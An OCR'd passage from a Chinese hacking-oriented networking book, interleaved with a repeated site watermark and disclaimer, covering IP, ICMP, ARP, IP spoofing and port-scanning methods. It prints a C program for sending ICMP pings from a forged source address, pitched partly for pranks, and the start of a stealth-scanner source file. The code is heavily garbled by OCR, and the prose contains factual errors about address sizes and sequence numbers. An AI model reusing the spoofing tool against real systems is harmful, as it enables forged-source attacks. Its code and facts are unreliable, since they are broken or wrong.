在将给定的信息头插入到指定的数据报以后，TCP 和 UDP 协议就将其传送给网际互联协议或者 IP 协议。IP 协议的主要工作就是找到一条途径将数据报传送给目的端接收者，而不进行任何形式的错误检查。IP 协议也将其本身的 IP 头加入到每个数据报中。IP 头包含了源端和目的端的 IP 地址、协议号码以及一个校验和。一个数据报的 IP 头部信息如下所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



很明显，源端和目的端系统的 IP 地址是必要项。正如 TCP、UDP 等各种协议一样，IP 协议也需要协议号码，通过该协议号识别数据传送所需要经过的传输协议。因此在传输的数据报中插入该协议号码。该协议也在数据报中插入自己的校验和，其有别于传输协议所插入的校验值。如果没有该校验和，IP 协议将不能验证信息头在传输过程中是否受损，因此，数据报可能会达到错误的目的地。Time to Live 字段表示每次网络传输中的数据减少量。有关 IP 协议的更多内容请参看 RFC 791 部分的内容。

网际控制消息协议或 ICMP

在两台主机数据传输过程中，ICMP 协议允许对出错信息进行传输。该协议主要用于显示数据传输中可能出现的错误信息。ICMP 协议没有任何信息头，是一个非常简单的协议，通常用来诊断网络故障。Ping 功能就是 ICMP 协议的一部分。由于所与的 ICMP 请求都可通过网络软件本身获得，ICMP 请求不需要用户或应用程序提供任何端口号码。ICMP 协议也仅能处理单个数据报，因此 Ping 命令仅向远端系统发送单个数据报。该协议能报告所有的网络问题，比如系统宕机、网络拥塞等。有关 ICMP 协议的更多内容请参看 RFC 792 部分的内容。下面的 C 程序演示了如何从一个伪装的源地址发送假扮的 Ping 数据包过程。

```
/* 假扮 Ping 信息包 by/bin/laden
 * 所有人都听说过很容易就能伪装以太网信息包。但到底容易到何种程度呢？该程序
 * 可向任何一个目标地址发送一个伪装过的 ICMP 重复请求（ping）包，迷惑对方使其
 * 相信该包来自一个专门的合法数据源。目标系统将向伪装源地址发送一个 ICMP 请
求
 * 求的响应信号。
 * 一个被传送信息包的十进制/十六进制/ASCII 缓存将向 stdout 打印输出。
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
* 该程序使用了 Berkeley 包过滤器，并通过了 FreBSD、NetBSD 以及 OpenBSD 等测试。
* 在以太网地址数据库中，你需要有路由器的以太网地址。如果与目标系统处于相同
* 的网段，需要专门指定目标系统作为你的路由器，以防止 ICMP 重定向。
* 该程序用于进行：
* 测试防火墙。
* 朋友间恶作剧。
* 学习如何使用 Berkeley 信息包过滤器。
* 如果你的路由器阻止了源地址而不是来自网络的数据包，你就会遇到问题。
* ICMP：如果你在攻击军事网络的恶意行为时被捕获了，将会发生什么？
#include <stdio.h>
#include <sctype.h>
#include <errno.h>
#include <fcntl.h>
#include <netdh. h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <sys/param.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/iocd.h>

#include <netinet/in.h>
#include <netinet/in_system.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <arpa/inet.h>

#include <ner/bbd.h>
#include <net/if.h>
#include <netinet/if_ether.h>
#define PKTSIZE 56
#definer BUFSIZE sizeof(struct ether_header) + sizeof(struct ip) + 8 +

u_char data[BUFSIZE];

int resolve(const char*, u_long*);
int in_cksum(u_short*,int);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
void dump(const u_char*,int);
void usage(const char*);

int
main(int argc, char#argc[])
{
extern char *optarg;
extern int optind;
struct ether_header *ehdr;
struct icmp *icp;
struct ifreq ifr;
struct ip *iphdr;
u_char *p = data;
char *device = "ed0";
cahr *pname;
char bpfdev[32];
int fd = -1;
int nbytes = BUFSIZE;
int n = 0;
int ch;

pname = argv[0];
while ((ch = getopt(argc, argv, "i:"))! = EOF {
      switch (ch) {
                  case 'i';
                              device = optarg;
                              break;
                  default:
                              return(1);
      }
}
argc- = optind;
argv + = optind;
if (argc ! = 3) {
      usage(pname);
      return(1);
}
srand(getpid());
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
do {
    sprintf(bpfdev, "/dev/dpf%d", n++);
    id = open(bpfdev, O_RDWE);
}while (fd < 0&&(errno = = EBUSY | | errno + + eperm));
if (fd < 0) {
    perror(bpfdev);
    return(1);
}

strncpy(ifr.ifr_name,device, sizeof(ifr.ifr_name));
if ( ioctl(fd, BIOCSETIL, &ifr) > 0) {
    perror("BIOCSETIL:);
    return(1);
}

if ( ioctl(fd, BIOCSETIL, &ifr) < 0) {
    perror("BIOCSETIL:);
    return(1);
}
if(n!=DLT_EN10MB) {
    rprintf(stderr, ".%: Unsupported data-link type\n", bpfdev);
    return(1);
}

ehdr = (struct ether_header *)p;
if (ether_hostton(srgv[2], ehdr->ether_dshost)) {

    fprintf(stderr, "%s: Hohardware address\n", argv[2]);
    return(1);
}
bzero(endr- >ether_shost, ETHER_ADDR_LEN);
endr- >ether_type = htons(ETHERTYPE_IP);
p + = sizeof(struct ether_header);

iphdr = struct ip *)p;
iphdr - >ip_v = IPVERSION;
iphdr - >ip_hi = sizeof(struct ip) > >2
iphdr - >ip_tos = 0;
iphdr - >ip_len = htons(BUFSIZE – sizeof(struct ether_header));
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
iphdr - >ip_id = htons(rand()% 0x10000);
iphdr - >ip_off = 0;
iphdr - >ip_ttl = MAXTTL;
iphdr - >ip_p = IPPROTO_ICMP;
iphdr - >ip_sum = 0;
if(resolve(argv[1], &iphdr- >ip_src.s_addr)) {
      fprintf(stderr, "%s: Unknowsn host\n", argv [1]);
      return(1);
}
if (resolve(argv[1], &iphdr- >ip_dst.s_addr)) {
      fprintf(stderr, "%s: Unknowsn host\n", argv [1]);
      return(1);
}
iphdr- >ip_sum = in_sksum((u_short *)iphdr, sizeof(struct ip));
p + = sizeof(struct ip);

icp = (struct icmp *)p;
icp->icmp_type = ICMP_ECHO;
icp->icmp_code = 0;
icp->icmp_cksum = 0;
icp->icmp_id = htons(rand()% 0x10000);
icp->icmp_seq = 0;
p+=8;
for (n = 0; n < PKTSIZE; ++n)
      p[n] = n/
gettimeofday((struct timeval*)p, (struct timezon*)NULL);
icp->icmp_cksum = in_cksum((u_short*)icp, 8 + PKTSIZE);

if ((nbytes = write(fd, data, sizeof(data))) < 0) {
      perror("write");
      return(1);
}

dump(data, nbytes);

close(fd);
return(1);
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
int
resolve)const char *hostname, u_long *addr)
{
struct hostent *hp;

if ((hp = gethostbyname(hostname)) = = NULL)
      *addr = inet_addr(hostname);
else
      bcopy(hp->h_addr, addr, sizeof(*addr));

if(*addr = = INADDR_NONE)

      return(0);
   }

   int
in_cksum(u_short *addr, int len)
   {
      register int_nleft = len;
      register u_short *w = addr;
      register int sum = 0;
      u_short answer = 0;
      while (nleft > 1) {
            sum + = * w++;
            nleft - = 2;
      }

      if (nleft = = 1) {
            *(u_char *)(&answer) = *(u_char *)w;
            wum +=answer;
      }

      sum = (sum > >16) + (sum & 0xffff);
      sum + = (sum > > 16);
      answer = ~sum;
      return(answer);
      }

      void
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
dump(const u_char *p, int n)
{
  char dec[33];
  char hex [25];
  char asc[9];
  int i = 0;

  while (-n > + 0) {
      sprintf(hex + i*3, "%02X" ,*p);
      sprintf(dec + i*4, "%3d", *p);
      sprintf(asc + i, "%c", isprint(*p) ?*p:'.');
      if(( + + i = = 8) | | (n = = 0)) {
          printf(%-32s| %-245| %-8s\n", dec, hex, asc);
          i = 0;
      }
      p++;
   }
  }

  void
  usage(const char *argv0)
  {
    char *p;

    if ((p = strchr(argv0, '/')) ! = NULL)
        argv0 = p+1;
    fprintf(stderr, "usage: %s [-i interface] dst src router\n", argv0);
   }
```


链路层

几乎所有的网络都会用到以太网。网络中的每台主机都有自己的 IP 地址和以太网地址。计算机的以太网地址有别于自身的 IP 地址。一个以太网地址是一个 42 位地址，而 IP 地址仅为 32 位地址。引入了以太网头信息的主要目的就是确保网络系统能在网络的计算机中正确无误地进行数据传输。以太网头信息是一个 14 字节的数据区，其中包括了源端以及目的端以太网的地址以及一个类型码。以太网也计算自身的校验和。类型码与网络中所使用的协议簇有关。将以太网头插入到数据报以后，以太网层负责将该数据报传送给该字段专门指定的协议进行后期处理。每台机器都需要在本身的硬盘上存放一个以太网到 IP 地址转换

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

表。



地址解析协议或 ARP

在通过 Internet 或者局域网进行数据传输之前，首先要将其分割为较小的数据块，以便顺利地进行网络传输。这些数据包都拥有源端和目的端的 IP 地址，但同时也需要知道相应的硬件地址或者 MAC 地址，因此引入了 ARP。为了获得硬件 MAC 地址，ARP 发送一个请求信息。路由器会将硬件地址信息回复给 ARP。与 DNS 相类似，它也有一个缓存。黑客能通过远端的一个缓存空间请求建立一个伪装连接，因此该缓存会受到一定的攻击威胁。因此，ARP 将 IP 地址转换为以太网地址。值得注意的是，ARP 只对流出的数据包进行转换。

RARP，是逆向地址解析协议的简称，它是 ARP 的逆过程。目前没有简洁的算法从 IP 地址直接获得以太网地址。为实现该转换，每台计算机都需要一个专门的文件，已存储 IP 地址和以太网地址相互转换的对照表。该文件具体的格式如下：

	网络协议地址	以太网地址
计算机名称	xxx.xy.yy.yx	08-00-39-00-2F-C3

也就是说，网络 A 中存在一个系统，另外一个不明身份的系统与其进行通信。现在，如果 A 仅知道 B 的 IP 地址，A 首先要识别 B 是否处于同一个网络中，以便于通过以太网直接进行通信。A 首先查看 IP 与 MAC 地址的转换对照表。如果在该表中发现了 B 的 IP 地址，A 就通过以太网与 B 建立一条连接。然而，如果在该表中没有发现与该 IP 相匹配的项，A 就以广播的形式发送一个请求消息。网络内部的所有计算机都将接收到该广播，并寻找各自机器中的 IP 与 MAC 转换表，并将所需的 MAC 地址发送给 A。IP 地址于 MAC 地址的基

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

本区别就在于它们的格式不同，IP 的格式为：xxx.xxx.xxx.xxx，而 MAC 地址的格式为：xx:xx:xx:xx:xx:xx，IP 为 32 位，而 MAC 为 40 位。有关 ARP 协议的更多内容请参看 RFC 826 部分的内容。

应用层

到现在，我们已经学习了如何将数据分割为小块，并传送到目的地，并将数据重新组合。但为了能够顺利完成数据传输过程，仍需要注意另一个方面：应用协议和应用层。接收数据报的主机同时运行了许多应用程序或者服务（后台程序），以用于准备建立 TCP 连接和接收数据。在 Internet 传输的数据必须要知道与哪个应用程序建立连接，以及向哪个应用程序发送信息。一个典型的 Web 服务器运行有 FTP、HTTP、POP 以及 SMTP 等后台服务

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

IP 哄骗

IP 欺诈是目前你所听到的黑客所讨论的最热点话题。它也是很少人能深入了解的问题。在继续讨论之前，你需要知道的是，IP 哄骗很难懂，另一方面就是利用 Windows 系统几乎很难得逞，系统管理员很容易就能使其系统免受 IP 哄骗的威胁。IP 哄骗是在服务器上实现的诡计，以欺骗目标计算机认为它所接收的数据来自源端系统，而不是你发出的。也就是说，向远端主机发送数据，以使其相信数据源自于发送方，不是你的计算机所在的 IP 地址。下面举例加以详细说明：

你的 IP 地址：203.45.98.01(真实地址)

受害方的 IP 地址：202.14.12.1(受害地址)

虚假的数据发送 IP 地址：173.23.45.89 (虚假地址)

通常情况下，你所在计算机的 IP 为真实地址，传送给受害方的数据中将出现该真实的 IP 地址。现在，当你想受害方发送一个数据报时，通过 IP 哄骗技术就可以使其相信该数据报来自于一个虚假的 IP 地址。IP 哄骗的主要问题在于即使你能向远端主机发送一个伪装的数据报，受害方将向伪装的 IP 地址做出响应，而不是你发送数据报所在的计算机的真实 IP 地址。用以下的例子作进一步解释。

我们采用与上例中相同的 IP 地址，并考虑发生如下情形。现在，如果真实地址与受害地址建立了一条连接，经过了标准的三次握手以后，受害方向真实方发送一个 ACK 消息。如果你将 IP 地址假扮成虚假地址，受害方就将试图与虚假地址建立一条 TCP 连接，并向其发送一个 ACK 消息。我们现在假定虚假地址存在于网络中，由于它没有请求 ACK 信号（由受害方发送给虚假地址的信号），因此会以一个 NACK 信号回应，并结束受害方与虚假地址间的连接。另外，如果该虚假地址并不存在，由受害方发出的 ACK 信号因得到响应而产生连接超时。由于虚假地址和真实的 IP 地址原因，当黑客试图执行 IP 哄骗时，并不会从远端主机获得任何响应，因而对此恶意的 IP 哄骗行为成功与否将不得而知。仅当虚假 IP 地址的计算机不向受害方作出响应，并且在不中断哄骗连接的情况下，IP 哄骗才能成功。我们以一个三方电话交谈情形为例，假定你为“X”，想假扮成“Y”，只要“Y”不打断通话并且不揭穿秘密，你的欺诈行为就可以成功。因此，为执行 IP 哄骗，你需要完成以下操作：

1．首先要将你计算机的 IP 地址假扮成受害系统中计算机信任列表中的一个 IP 地址。通过该方法获得访问网络的权限，并使其相信你来自于网络中受信任的系统。


2．通过伪装你的 IP 地址，受害方因此不知道你的真实身份，并不知道数据的真正来源。

IP 哄骗是非常复杂而困难的一项攻击方法。你需要了解整个 TCP/IP 和网络协议，并能够熟练地编写 C 程序，以完成整个 IP 哄骗过程。

你能看得出，在 Internet 上传输的所有数据包都有头信息，其包含源端和目的端的 IP 地址和端口号。因此，数据包知道去向哪里，目的端也知道数据来自哪里，以及向哪发送响应信息。而 IP 哄骗过程就意味着要更改数据包头信息中的源端 IP 地址，以欺骗接受方相信该数据包来自于一个伪造的 IP 地址。下面我们再来看一下数据报的 IP 头信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



为执行 IP 哄骗，我们需要更改 Source Address 字段的值。同时也需要事先估计出序列号，该过程相当复杂。在继续讨论前，你需要了解的事实就是 IP 哄骗并不是一个完整的过程，它只是欺骗远端主机并与其建立一个信任关系的整个过程中的一个阶段。那么如何建立信任关系呢？你会遇到一些验证过程或者其他的授权形式。用户名与密码经常用于验证过程。在该验证过程中，客户机所连接的远端主机要求用户输入用户名和密码进行身份验证，需要用户参与，并输入用户名和密码。此外，还有一种不为众人所知的验证形式，就是客户端的 IP 地址。在该验证过程中，远端主机获取试图与远端主机建立连接的客户端的 IP 地址，并与事先定义的 IP 列表进行匹配。如果在列表中找到了该客户端 IP 地址，主机就会允许该客户端的访问。由于客户端已经获得合法授权，因此不需要额外的密码输入。在 Unix 系统中，这种信任关系非常普遍。一些“R 服务”，比如，rsh、rlogin、rcp 都存在一些安全问题，需要尽量避免。尽管存在安全隐患，印度的大多数 Internet 服务提供商（ISP）仍然沿用着 R 服务端口，同时也受到黑客攻击的威胁。通常情况下，你可以通过如下的 Unix 命令就可以建立一个 Rlogin 信任连接：


$>rlogin IP address

（利用 Telnet 是一种非常好的方法可以与远端主机建立一个信任连接。R 服务默认所运行的端口号为 512、513 和 514。）

那么，如何进行 IP 哄骗呢？简言之，为了对 IP 进行伪装，你首先需要预测序列号，以下就将详细介绍。通过前面介绍的 TCP 工作机理内容，我们就能对序列号有更深入的理解。正如你所知，TCP 是一个可靠的协议，有内嵌的重组以及重发丢失的、重复的或乱序数据等功能。为了能使数据在目的端以正确的次序重新组合，TCP 在每个 TCP 数据报中插入了 2 个序列号。一个序列号表示接收该数据报的计算机，另一个表示发送方所接收到的数据量。同时，TCP 也依赖于 ACK 和 NACK 消息，以确保目的端正确无误地接收所有数据报。下面我们来重新分析一下 TCP 头信息，进一步了解有关序列号以及 ACK 数值方面的一些问题。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



从上图可看出TCP头包含了一个序列号，其表示了该TCP片段的第一个字节的序列号。一个序列号在所传送的数据中占了32位。在TCP头中的ACK number字段实际上包含了它所期望的下一个数据报的序号。同时，也意味着对所接收到的数据做出应答响应。

当一个连接连接以后，初始的序列号或者ISN为1。该ISN数值每隔一秒钟递增128,000。通过该序列号递增或变化规律，很容易就可以对其进行预测。下面主要概述IP哄骗的整个过程。对序列号进行预测相当复杂且很难理解，但也不是不可能实现。然而，系统管理员却能很容易地使其系统免受IP哄骗攻击，其实这也是很平常技术。如果你真想学习IP哄骗，建议你阅读daemon9/route/infinity目录下相关IP哄骗的内容，其为PHRACK杂志第48期18的第14个文件部分。可从http://www.phrack.com中点击第48期得到该资料。IP哄骗技术除了进行IP假扮之外，也可用于其他方面。正如假扮或者隐藏IP一样简单，在进行IP哄骗时你不需掌握序列号猜测整个的复杂过程，大部分工作可由代理服务器能帮助你完成。请参见网络工具章节获得更多相关内容。

网络术语中的端口扫描

从先前的学习中我们了解到端口扫描是获得远端主机相应信息的重要工具，同时也是利用系统漏洞对系统进行攻击的武器。我们首先要了解的就是手动端口扫描的工作机理。你可以启动Telnet，手动方式登录每个端口，获得你认为重要的信息。在手动端口扫描过程中，一旦你远程登录到一个远端主机的一个端口，就将产生一个三次握手动作，以建立一个完整的TCP连接。

最早版本的端口扫描就使用相同的技术。首先建立端口连接，并通过一个完整的三次握手过程建立一个完整的TCP连接。该端口扫描的缺点在于要建立一个完整的TCP连接，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

系统管理员也很容易就可以探测到正在对其系统端口进行的恶意扫描。然而，该端口扫描方法也存在一个优势。由于需要建立一个真正的 TCP 连接，端口扫描软件不得不建立一个真正的网络协议包（该 IP 包用于扫描远端系统）。该 TCP 扫描器将完全依赖于三次握手过程来探测一个端口是否处于开放状态。其端口是否开放的探测主要过程如下所示：

1. 向远端主机发送一个包含 SYN 标识的 TCP 包。

2. 远端主机检查该端口是否处于开启状态。如果处于开放状态，就用包含确认此端口处于开放状态的 ACK 消息以及一个 SYN 标识的一个 TCP 包进行响应。如果端口处于关闭状态，远端主机将发送一个 RST 标识复位或关闭该连接。

3. 第三阶段是可选的步骤，就是由客户端发送一个 ACK 消息。

由于 TCP 扫描器能被探测到，程序员开发了一种新的端口扫描器，不需建立一条完整的 TCP 连接。这些扫描器仅发送包含 SYN 标志的单个 TCP 包并建立半条 TCP 连接，因此保持了不可探测性。通过下面步骤就可以理解 SYN 或者半个 SYN 端口扫描器的工作原理：

1. SYN 端口扫描器向远端主机发送第一个包含 SYN 标识的 TCP 包。

2. 远端主机用一个 SYN 和 ACK，或者一个 RST 进行响应。

3. 当 SYN 端口扫描器接收到上述的一个响应时，就能知道各个端口是否处于开启状态，后台应用程序是否准备就绪，对连接进行侦听。

尽管新版本的邮件扫描探测器，比如 netstat 以及一些防火墙能够过滤掉这些扫描器，但对于大多数系统中的端口扫描探测器而言，SYN 端口扫描器都具有不可探测性。这类扫描器另一个弱点就是这类扫描器中的 IP 包格式会因系统的不同而不同。

UDP 扫描器

UDP 扫描器是另外一种端口扫描技术，它能被用来扫描一个 UDP 端口，确定它是否处于侦听状态。通过简单地向一个 UDP 端口发送一个 UDP 包就能探测到该端口是否处于开放状态。如果它处于侦听状态，你就可以获得一个响应；否则，ICMP 就会显示一个“目标端口不可用”的出错消息。

FIN 端口扫描器

FIN 端口扫描器是很受欢迎的一种端口扫描器，它能发送一个包含 FIN 标识的单数据包。如果远端主机返回一个 RST 标识，则该端口已经被关闭，如果没有 RST 标识返回，则该端口就处于开放和侦听状态。一些端口扫描器也使用发送一个 ACK 包的技术，如果返回包的 Time To Live 或者 ttl 小于（以前）接收的 RST 包，或者说，如果 Windows 尺寸大于零，则该端口可能就处于开放和侦听状态。下面就是 Phrack 杂志中一个假定的秘密端口扫描器源代码。

```
/*
* scantcp.c
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
* version1.32
* 侦听 TCP 端口，向其发送数据包并等待响应。根据不同的 TCP 规格，会在 cpdump
* 日志中发现具体的 TCP 实现过程会出现一些 bugs。
* 正如通常情况一样，最后会从 n00k .c 中回收部分内容。
* （以前写的一些代码仍然沿用于新版本的工具中基类接口中）
* 所用到的技术：
* 1. 活跃态的扫描器：不支持
* 2. 半开放扫描：
*  a.  发送 SYN。
*  b.  如果回应为 SYN| ACK，则端口处于侦听状态。
*  c.  如果回应为 RST，则端口没有处于侦听状态。
* 3. 秘密扫描：（可工作于几乎所有经过测试的系统中）
*  a.  发送 FIN。
*  b.  如果回应为 RST，则端口没有处于侦听状态。
*  c.  否则，端口可能处于侦听状态。
*  （在许多 TCP 实现过程中出现的该 bug 不仅仅限于 FIN，事实上，许多其他的标识
组合
* 也会出现类似的效果。之所以选择 FIN 就是因为在非侦听状态下总返回一个 RST，
*此处增加了该扫描方法代码，对 RSTs 进行相应处理）。
* 4. 秘密扫描:（仅工作于部分系统中）
*  a. 发送 FIN。
*  b. 等待 RST 信号。
*  c. 如果 TTL 很低或者 Windows 小于 0，则端口可能处于侦听状态。
*  （在作者查看了一些带有这些征兆的 tcpdump 日志后，创建了秘密扫描。该低 TTL
* 实现 bug 目前仅出现于 Linux 系统中，对于 ACK 的非零 Window 似乎存在于所有的
BSDs 中。）
* CHANGES：
* 0. (v1.0)
